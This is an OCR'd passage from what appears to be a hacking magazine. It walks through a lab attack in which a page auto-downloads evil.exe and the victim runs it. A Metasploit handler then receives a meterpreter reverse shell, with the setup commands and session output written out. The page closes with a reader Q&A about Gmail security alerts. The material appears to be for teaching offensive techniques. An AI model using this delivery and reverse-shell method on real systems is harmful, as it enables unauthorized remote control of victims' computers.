


Not secure | 192.168.36.171:8000

Directory listing for /


- mali.html
- shell.txt
- shell1.txt

A file named evil.exe is automatically downloaded to the target system.



Not secure | 192.168.36.171:8000/mali.html

This type of file can harm your computer.
Do you want to keep evil.exe anyway?


Chromium | chrome://downloads

Downloads

Today

evil.exe
blob:http://192.168.36.171:8000/ef187733-4b0f-4a0a-938d-37fd9885efa3
Show in folder


November 27, 2021

revshell (13).exe
http://192.168.36.171:8000/revshell.exe
Show in folder

November 26, 2021

revshell (12).exe
http://192.168.36.171:8000/revshell.exe
Show in folder

When the victim runs it as shown below.


Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\admin\Downloads\evil.exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\admin\Downloads\evil.exe


Run | Cancel

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

We successfully get a meterpreter session on the target.

"Thus, instead of having a malicious executable pass directly through a network, the attacker builds the malware locally behind a firewall."



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_
tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/handler) > set lport 4466
lport => 4466
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4466
[*] Sending stage (175174 bytes) to 192.168.36.212
[*] Meterpreter session 1 opened (192.168.36.171:4466 -> 192.168.36.21
2:51111) at 2021-11-29 03:02:59 -0500

meterpreter > sysinfo
Computer        : DESKTOP-099DEM0
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-099DEM0\admin
meterpreter > 
```

Answers to some questions related to hacking our readers ask

Hacking Q & A

Q : Does Gmail inform us if someone tries to hack our Gmail Account?

A : Gmail has some methods to prevent unauthorized use of your Gmail account but these only work when you set a recovery email or phone number for your Gmail account. These are,

1. A notification will be sent to your recovery email or phone number about an unusual sign-in or a new device on your account. Gmail keep-s track of all the devices you use to login into your Gmail account. So when it sees a new device logging into your Gmail account, it fires a notification.

2. A notification will be sent if there is a change to your username, password, or other security settings and you didn't make the change. Gmail regards it as suspicious activity.

3. A notification is also sent about some other activity you don't recognize. A red bar at the top of your screen that says, "We've detected suspicious activity in your account."

Send all your questions to editor@hackercoolmagazine.com

CVE-2019-11580, CVE-2021-21307, Polkit & Memory dump Modules

METASPLOIT THIS MONTH

